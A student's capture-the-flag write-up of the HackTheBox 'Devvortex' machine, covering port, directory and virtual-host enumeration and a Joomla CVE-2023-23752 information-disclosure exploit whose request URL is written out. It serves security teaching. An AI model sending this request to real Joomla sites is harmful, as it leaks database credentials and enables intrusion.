Analysis of the Devvortex Machine

Authored by Ali BA FAQAS

March 10, 2024

1 Introduction


This document serves as an assessment for the Software Exploitation course at the University of Rennes.

2 Uncovering the Vulnerability

2.1 Nmap

Our initial step is to scan for open ports and services, utilizing the -sV option to identify the versions of the software associated with the open ports.

The scan yielded the following results:



```
┌──(aloosh㉿kali)-[~/Desktop/S2/SE/machines/devvortex]
└─$ nmap -sV 10.10.11.242
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-30 12:25 CET
Nmap scan report for devvortex.htb (10.10.11.242)
Host is up (0.088s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.12 seconds
```


Figure 1: Nmap Scan Results.

From the scan, we identified two open ports:

1. SSH (Port 22): Running OpenSSH 8.2p1 on Ubuntu.
2. HTTP (Port 80): Running Nginx 1.18.0 on Ubuntu, which redirects to `http://devvortex.htb/`.

Given that we lack the necessary credentials for the SSH service on port 22, our focus shifts to port 80.

Upon searching for the machine's IP address, we were redirected to http://devvortex.htb, which initially displayed an error page. To resolve this, we added the IP and host to our /etc/hosts file, which allowed us to access the webpage.



WELCOME TO
DEVVORTEX


Unleash the power of the web with DevVortex - your compass in the digital realm

Figure 2: Main Webpage.

2.2 Directory Enumeration

Our next step was to search for potential hidden directories within the web application. For this task, we chose to use dirsearch, although other tools like gobuster could also accomplish this.

The results of our search are as follows:




```
┌──(aloosh㉿kali)-[~/Desktop/S2/SE/machines/devvortex]
└─$ dirsearch -u http://devvortex.htb/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/aloosh/Desktop/S2/SE/machines/devvortex/reports/http_devvortex.htb/__24-01-30_12-44-51.txt

Target: http://devvortex.htb/

[12:44:51] Starting:
[12:44:55] 301 -  178B  - /js  ->  http://devvortex.htb/js/
[12:45:09] 200 -    7KB - /about.html
[12:45:33] 200 -    9KB - /contact.html
[12:45:34] 301 -  178B  - /css  ->  http://devvortex.htb/css/
[12:45:43] 403 -  564B  - /images/
[12:45:43] 301 -  178B  - /images  ->  http://devvortex.htb/images/
[12:45:45] 403 -  564B  - /js/

Task Completed
```

Figure 3: Directory Enumeration Results.

Despite our hopes of finding a login page or other useful information, our search came up empty. We attempted to use gobuster for a different result, but this also led to a dead end. Therefore, we need to explore other avenues.

2.3 Subdomains Enumeration

Our attempt to find subdomains was unsuccessful, yielding no results:




```
┌──(aloosh㉿kali)-[~/Desktop/S2/SE/machines/devvortex]
└─$ gobuster dns -d devvortex.htb -w subdomains-top1million-20000.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Domain:     devvortex.htb
[+] Threads:    10
[+] Timeout:    1s
[+] Wordlist:   subdomains-top1million-20000.txt
===============================================================
Starting gobuster in DNS enumeration mode
===============================================================
Progress: 19966 / 19967 (99.99%)
===============================================================
Finished
===============================================================
```

Figure 4: Subdomains Enumeration Results.

2.4 Vhost Enumeration

We used the vhost command in Gobuster to identify virtual host names on the target web server. Virtual hosts allow multiple domain names to be hosted on a single server:




```
┌──(aloosh㉿kali)-[~/Desktop/S2/SE/machines/devvortex]
└─$ gobuster vhost -u http://devvortex.htb/ -w DNSLookup.txt --threads=40 --timeout=20s --append-domain
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://devvortex.htb/
[+] Method:          GET
[+] Threads:         40
[+] Wordlist:        DNSLookup.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         20s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: dev.devvortex.htb Status: 200 [Size: 23221]
Progress: 49928 / 49929 (100.00%)
===============================================================
Finished
===============================================================
```

Figure 5: Vhost Enumeration Results.

Success! We discovered a hint: a vhost is active, and we simply need to add it to our /etc/hosts file with the same IP address.

We then performed another directory enumeration for this domain:



```
┌──(aloosh㉿kali)-[~/Desktop/S2/SE/machines/devvortex]
└─$ dirsearch -u http://dev.devvortex.htb/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. S
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/aloosh/Desktop/S2/SE/machines/devvortex/reports/http_dev.devvortex.htb/__24-01-30_13-51-09.txt

Target: http://dev.devvortex.htb/

[13:51:09] Starting:
[13:51:15] 404 -   16B  - /php
[13:51:15] 403 -  564B  - /%2e%2e;/test
[13:51:40] 404 -   16B  - /adminphp
[13:51:43] 403 -  564B  - /admin/.config
[13:52:11] 301 -  178B  - /administrator  ->  http://dev.devvortex.htb/administrator/
[13:52:12] 200 -   31B  - /administrator/cache/
[13:52:12] 403 -  564B  - /administrator/includes/
[13:52:12] 301 -  178B  - /administrator/logs  ->  http://dev.devvortex.htb/administrator/logs/
[13:52:12] 200 -   13KB - /administrator/
[13:52:12] 200 -   31B  - /administrator/logs/
[13:52:12] 200 -   13KB - /administrator/index.php
```

Figure 6: Second Directory Enumeration Results.

Among the results, we found a promising lead: ”administrator”. Let’s visit this page to see what we find:





Figure 7: Joomla Login Page.

Intriguingly, we have discovered a Joomla login page.

2.5 Understanding the Vulnerability: CVE-2023-23752

After a thorough search for a relevant and exploitable CVE for Joomla, we identified CVE-2023-23752, a security vulnerability present in Joomla versions ranging from 4.0.0 to 4.2.7. This vulnerability, which allows unauthorized access to webservice endpoints due to an improper access check, is listed in the CISA Known Exploited Vulnerabilities Catalog, indicating that it has been exploited in the wild. In the context of a web application, an endpoint refers to a URL where the API can be accessed by a client application. Unauthorized access to these endpoints, as facilitated by this vulnerability, can lead to sensitive information disclosure. Specifically, the vulnerability allows unauthorized users to construct specially crafted requests to obtain Joomla-related configuration information via the RestAPI interface, potentially leading to the disclosure of sensitive information.



Vulnerability Details : CVE-2023-23752 Public exploit exists!

An issue was discovered in Joomla! 4.0.0 through 4.2.7. An improper access check allows unauthorized access to webservice endpoints.

Published 2023-02-16 17:15:11 Updated 2024-01-09 02:00:02 Source Joomla! Project

View at NVD, CVE.org

Vulnerability category: Bypass

CVE-2023-23752 is in the CISA Known Exploited Vulnerabilities Catalog

CISA vulnerability name:
Joomla! Improper Access Control Vulnerability

CISA required action:
Apply mitigations per vendor instructions or discontinue use of the product if mitigations are unavailable.

CISA description:
Joomla! contains an improper access control vulnerability that allows unauthorized access to webservice endpoints.

Notes:
https://developer.joomla.org/security-centre/894-20230201-core-improper-access-check-in-webservice-endpoints.html

Added on 2024-01-08 Action due date 2024-01-29

Exploit prediction scoring system (EPSS) score for CVE-2023-23752

Probability of exploitation activity in the next 30 days: 96.31%

Percentile, the proportion of vulnerabilities that are scored at or less: ~ 99 % EPSS Score History EPSS FAQ

Metasploit modules for CVE-2023-23752

Joomla API Improper Access Checks Disclosure Date: 2023-02-01 First seen: 2023-09-11

auxiliary/scanner/http/joomla_api_improper_access_checks


Joomla versions between 4.0.0 and 4.2.7, inclusive, contain an improper API access vulnerability. This vulnerability allows unauthenticated users access to webservice endpoints which contain sensitive information. Specifically for this module we exploit the users and c

More information

Figure 8: CVE.

2.6 Utilizing the Joomscan Tool

In our quest to detect and analyze vulnerabilities in the Joomla CMS, we came across a tool called Joomscan. Upon running the scan, we were able to identify the Joomla version used on the website as 4.2.6. This version is susceptible to the CVE-2023-23752 vulnerability that we found earlier. The scan also provided additional useful information, such as the existence of robots.txt and the most interesting paths on the website. The full result of joomscan is shown in Figure 9.



```
Processing http://dev.devvortex.htb ...


[+] FireWall Detector
[++] Firewall not detected

[+] Detecting Joomla Version
[++] Joomla 4.2.6

[+] Core Joomla Vulnerability
[++] Target Joomla core is not vulnerable

[+] Checking apache info/status files
[++] Readable info/status files are not found

[+] admin finder
[++] Admin page : http://dev.devvortex.htb/administrator/

[+] Checking robots.txt existing
[++] robots.txt is found
path : http://dev.devvortex.htb/robots.txt

Interesting path found from robots.txt
http://dev.devvortex.htb/joomla/administrator/
http://dev.devvortex.htb/administrator/
http://dev.devvortex.htb/api/
http://dev.devvortex.htb/bin/
http://dev.devvortex.htb/cache/
http://dev.devvortex.htb/cli/
http://dev.devvortex.htb/components/
http://dev.devvortex.htb/includes/
http://dev.devvortex.htb/installation/
http://dev.devvortex.htb/language/
http://dev.devvortex.htb/layouts/
http://dev.devvortex.htb/libraries/
http://dev.devvortex.htb/logs/
http://dev.devvortex.htb/modules/
http://dev.devvortex.htb/plugins/
http://dev.devvortex.htb/tmp/


[+] Finding common backup files name
[++] Backup files are not found

[+] Finding common log files name
[++] error log is not found

[+] Checking sensitive config.php.x file
[++] Readable config files are not found


Your Report : reports/dev.devvortex.htb/
```


Figure 9: Result of joomscan.

3 Exploiting

Finding the code to exploit the vulnerability was straightforward. It involved a simple curl GET request to the URL “http://dev.devvortex.htb/api/index.php/v1/config/application?public=true,” requesting the server to send data related to the application’s configuration.

The server’s response, in JSON format, contains various configuration details such as whether the application is offline, the offline message, site name, database type, database host, database user, database password, and more.

Part of the server’s response is shown in Figure 10.

